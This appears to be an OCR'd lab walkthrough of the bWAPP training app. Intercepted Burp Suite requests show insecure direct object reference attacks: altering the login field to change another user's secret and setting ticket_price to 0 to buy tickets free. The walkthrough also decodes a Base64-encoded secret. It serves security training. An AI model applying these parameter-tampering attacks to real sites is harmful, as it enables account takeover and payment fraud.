
Areas with an asterix next to them have not been listed in this walkthough.

Insecure DOR (Change Secret)
Insecure DOR (Order Tickets)

*Insecure DOR (Reset Secret)

Insecure Direct Object Reference (Change Secret)

April 1, 2015 3:42 PM



bWAPP - Insecure DOR - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Insecure DOR
192.168.254.131/bWAPP/insecure_direct_object_ref_1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Change

/ Insecure DOR (Change Secret) /

Change your secret.

New secret: 1


The secret has been changed!


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=8a61a33000ce55f3381c6034564e3dd7
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

secret=1&login=bee&action=change
```


Bee can be changed to bob


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

```
POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/insecure_direct_object_ref_1.php
Cookie: security_level=0; PHPSESSID=8a61a33000ce55f3381c6034564e3dd7
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

secret=&login=bob&action=change
```

Insecure Direct Object Reference (Order Ticket)

April 1, 2015 3:51 PM


bWAPP - Insecure DOR - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Insecure DOR
192.168.254.131/bWAPP/insecure_direct_object_ref_2.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level

/ Insecure DOR (Order Ticket

How many movie tickets would you like to order? (15 EUR per ticket)


I would like to order 10 tickets.

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **150 EUR**.


Thank you for your order!


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

POST request to /bWAPP/insecure_direct_object_ref_2.php


Type	Name	Value
Cookie	security_level	0
Cookie	PHPSESSID	8a61a33000ce55f3381c6034564e3dd7
Body	ticket_quantity	10
Body	ticket_price	15
Body	action	order


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

POST request to /bWAPP/insecure_direct_object_ref_2.php

Type	Name	Value
Cookie	security_level	0
Cookie	PHPSESSID	8a61a33000ce55f3381c6034564e3dd7
Body	ticket_quantity	10
Body	ticket_price	0
Body	action	order


bWAPP - Insecure DOR - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Insecure DOR
192.168.254.131/bWAPP/insecure_direct_object_ref_2.php
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level

/ Insecure DOR (Order Ticket

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.

Confirm

You ordered **10** movie tickets.

Total amount charged from your account automatically: **0 EUR**.

Thank you for your order!

A6: Sensitive Data Exposure

April 2, 2015 9:15 AM


Areas with an asterix next to them have not been listed in this walkthough.

Base64 Encoding (Secret)
HTML5 Web Storage (Secret)

*BEAST/CRIME/BREACH Attacks
*Clear Text HTTP (Credentials)
*Heartbleed Vulnerability
*Host Header Attack (Reset Poisoning)
*POODLE Vulnerability
*SSL 2.0 Deprecated Protocol
*Text Files (Accounts)


Base64 Encoding

April 2, 2015 9:15 AM


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode

QW55IGJ1Z3M/

Any bugs?


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

